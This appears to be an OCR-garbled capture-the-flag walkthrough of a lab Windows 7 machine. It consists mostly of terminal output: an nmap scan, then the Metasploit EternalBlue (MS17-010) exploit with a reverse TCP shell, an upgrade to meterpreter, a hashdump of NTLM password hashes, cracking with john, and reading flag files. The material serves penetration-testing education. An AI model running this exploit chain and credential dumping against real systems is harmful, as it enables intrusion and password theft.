


```
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
             https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
      samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
     NSE: Script Post-scanning.
     Initiating NSE at 20:41
     Completed NSE at 20:41, 0.00s elapsed
     Initiating NSE at 20:41
 all-to Completed NSE at 20:41, 0.00s elapsed
     Read data files from: /usr/share/nmap
     Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
     Nmap done: 1 IP address (1 host up) scanned in 361.63 seconds
                Raw packets sent: 1509 (66.332KB) | Rcvd: 1029 (41.200KB)
 thm.o
        -(kali⊕kali)-[~]
Metaspl
      —(kali⊗ kali)-[~]
      -$ msfconsole
```



```
thm.com = [ metasploit v6.4.64-dev + -- --= [ 2519 exploits - 1296 auxiliary - 431 post + -- --= [ 1607 payloads - 49 encoders - 13 nops + -- --= [ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search eternal
```

```
12
            target: PowerShell
            target: Native upload
   13
            target: MOF upload
   14
            AKA: ETERNAL SYNERGY
  15
            AKA: ETERNAL ROMANCE
   16
  17
            AKA: ETERNAL CHAMPION
            AKA: ETERNALBLUE
   18
       auxiliary/admin/smb/ms17 010 command
                                                       2017-03-14
                                                                        normal
                                                                                         MS17-010 Eternal Romanc
                                                                                  No
Eternal Synergy/Eternal Champion SMB Remote Windows Command Execution
         \ AKA: ETERNAL SYNERGY
   20
         AKA: ETERNAL ROMANCE
   21
         \_ AKA: ETERNAL CHAMPION
   22
            AKA: ETERNALBLUE
   23
       auxiliary/scanner/smb/smb_ms17_010
                                                                        normal
                                                                                         MS17-010 SMB RCE Detec
                                                                                  No
ion
   25
         \ AKA: DOUBLEPULSAR
   26
         \ AKA: ETERNALBLUE
       exploit/windows/smb/smb_doublepulsar_rce
                                                       2017-04-14
                                                                                  Yes
                                                                                         SMB DOUBLEPULSAR Remot
                                                                        great
 Code Execution
   28
         \_ target: Execute payload (x64)
         \ target: Neutralize implant
   29
```

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepul ar_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
\ target: PowerShell
   13
         \_ target: Native upload
  14
         target: MOF upload
  15
            AKA: ETERNALSYNERGY
  16
            AKA: ETERNALROMANCE
  17
            AKA: ETERNALCHAMPION
  18
           AKA: ETERNALBLUE
      auxiliary/admin/smb/ms17 010 command
                                                                                        MS17-010 EternalRomance
                                                      2017-03-14
                                                                        normal
                                                                                 No
/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
  20
         AKA: ETERNALSYNERGY
  21
         AKA: ETERNALROMANCE
  22
           AKA: ETERNALCHAMPION
         \ AKA: ETERNALBLUE
  23
                                                                                        MS17-010 SMB RCE Detect
       auxiliary/scanner/smb/smb_ms17_010
                                                                        normal
                                                                                 No
ion
  25
         \ AKA: DOUBLEPULSAR
  26
         \ AKA: ETERNALBLUE
       exploit/windows/smb/smb_doublepulsar rce
                                                      2017-04-14
                                                                        great
                                                                                 Yes
                                                                                        SMB DOUBLEPULSAR Remote
 Code Execution
  28
         \_ target: Execute payload (x64)
         \ target: Neutralize implant
```

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepuls ar_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > [
```

msf6 > use 0

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	nterbus -	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread		Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

<u>msf6</u> exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.57.210 RHOSTS \Rightarrow 10.10.57.210

```
sf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
ayload ⇒ windows/x64/shell/reverse_tcp
sf6 exploit(windows/smb/ms17_010_eternalblue) > run

*] Started reverse TCP handler on 10.17.13.20:4444

*] 10.10.57.210:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check

+] 10.10.57.210:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)

*] 10.10.57.210:445 - Scanned 1 of 1 hosts (100% complete)

+] 10.10.57.210:445 - The target is vulnerable.

*] 10.10.57.210:445 - Connecting to target for exploitation
```

```
Shell Banner:

Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>background

Background session 1? [y/N] y

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Name

O post/multi/manage/shell to meterpreter

Disclosure Date Rank Check Description

O post/multi/manage/shell to meterpreter

Disclosure Date Rank Check Description

O post/multi/manage/shell to meterpreter

Disclosure Date Rank Check Description

O post/multi/manage/shell to meterpreter

Disclosure Date Rank Check Description

Disclosure Date Rank Check Description

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

```
Module options (post/multi/manage/shell_to_meterpreter):
           Current Setting Required Description
   Name
                                       Start an exploit/multi/handler to receive the connection
  HANDLER
           true
                             ves
                                       IP of host that will receive the connection from the payload (Will try to auto detect).
  LHOST
                             no
  LPORT
                                       Port for payload to connect to.
           4433
                             ves
                                       The session to run this module on
  SESSION
```

View the full module info with the info, or info -d command.

yes

mst6 exploit(windows/smb/ms17_010_eternalblue) > use 0

msf6 post(multi/manage/shell_to_meterpreter) > show options

msf6 post(multi/manage/shell_to_meterpreter) > set session 1 session ⇒ 1 msf6 post(multi/manage/shell to meterpreter) >

 $\frac{msf6}{mssion}$ post(multi/manage/shell_to_meterpreter) > set session 1 session \Rightarrow 1

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.13.20:4433
[*] Post module execution completed
```

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 1
[*] Starting interaction with 1...
Shell Banner:
Microsoft Windows [Version 6.1.7601]
```

C:\Windows\system32>whoami
whoami
nt authority\system

```
C:\Windows\system32>sessions 2
[*] Backgrounding session 1...
[*] Starting interaction with 2...
```

meterpreter > ps

Process List

PID	PPID	Name	Arch	Session	User	Path
9	0	[System Process]				
4	0	System	x64	0		
396	700	svchost.exe	x64	8	NT AUTHORITY\SYSTEM	
416	4	smss.exe	X64	8	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
552	544	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
604	544	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
612	592	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
652	592	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
700	604	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
708	604	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
716	604	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
732	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
824	700	svchost.exe	X64	Ø	NT AUTHORITY\SYSTEM	
892	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
940	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1008	652	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1068	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1160	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1288	700	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1324	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1392	700	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1464	700	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\XenTools\LiteAgent.exe
1600	700	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.ex

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

```
L$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt dump.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22 (aad3b435b51404eeaad3b435b51404ee)
1g 0:00:00:01 DONE (2025-02-13 09:48) 0.8064g/s 8226Kp/s 8226Kc/s 8226KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
meterpreter > cd c://
meterpreter > ls
Listing: c:\
```

```
Size
                               Last modified
Mode
                         Type
                                                           Name
040777/rwxrwxrwx
                         dir
                               2018-12-12 22:13:36 -0500
                                                           $Recycle.Bin
040777/rwxrwxrwx
                         dir
                               2009-07-14 01:08:56 -0400
                                                           Documents and Settings
                  0
040777/rwxrwxrwx
                         dir
                               2009-07-13 23:20:08 -0400
                                                           PerfLogs
                                                           Program Files
                         dir
040555/r-xr-xr-x
                  4096
                               2019-03-17 18:22:01 -0400
040555/r-xr-xr-x
                         dir
                                                           Program Files (x86)
                  4096
                               2019-03-17 18:28:38 -0400
040777/rwxrwxrwx
                         dir
                                                           ProgramData
                  4096
                               2019-03-17 18:35:57 -0400
040777/rwxrwxrwx
                         dir
                  0
                               2018-12-12 22:13:22 -0500
                                                           Recovery
040777/rwxrwxrwx
                  4096
                         dir
                               2025-02-13 08:28:09 -0500
                                                           System Volume Information
040555/r-xr-xr-x
                  4096
                         dir
                                                           Users
                               2018-12-12 22:13:28 -0500
040777/rwxrwxrwx
                         dir
                  16384
                               2019-03-17 18:36:30 -0400
                                                           Windows
100666/rw-rw-rw-
                         fil
                  24
                               2019-03-17 15:27:21 -0400
                                                           flag1.txt
                                                           hiberfil.sys
000000/----
                  0
                         fif
                               1969-12-31 19:00:00 -0500
000000/----
                         fif
                                                           pagefile.sys
                               1969-12-31 19:00:00 -0500
```

```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > ls
```

<u>meterpreter</u> > search -f flag2.txt			
Found 1 result		Subscribe now to prevent this from ever happening again	
Path	Size (bytes)	Modified (UTC)	
c:\Windows\System32\config\flag2.txt	34	2019-03-17 15:32:48 -0400	

```
meterpreter > cd c:\\Windows
meterpreter > cd Systems
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified
meterpreter > cd System32
meterpreter > cd config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > cd Users\\
```

```
meterpreter > cd Users/Jon/Documents
meterpreter > ls
Listing: c:\Users\Jon\Documents
```

Mode	Size	Туре	Last modified			Name
040777/rwxrwxrwx	0	dir	2018-12-12	22:13:31	-0500	My Music
040777/rwxrwxrwx	0	dir	2018-12-12	22:13:31	-0500	My Pictures
040777/rwxrwxrwx	0	dir	2018-12-12	22:13:31	-0500	My Videos
100666/rw-rw-rw-	402	fil	2018-12-12	22:13:48	-0500	desktop.ini
100666/rw-rw-rw-	37	fil	2019-03-17	15:26:36	-0400	flag3.txt

meterpreter > cat flag3.txt

flag(admin documents can be valuable)meternreter > nw



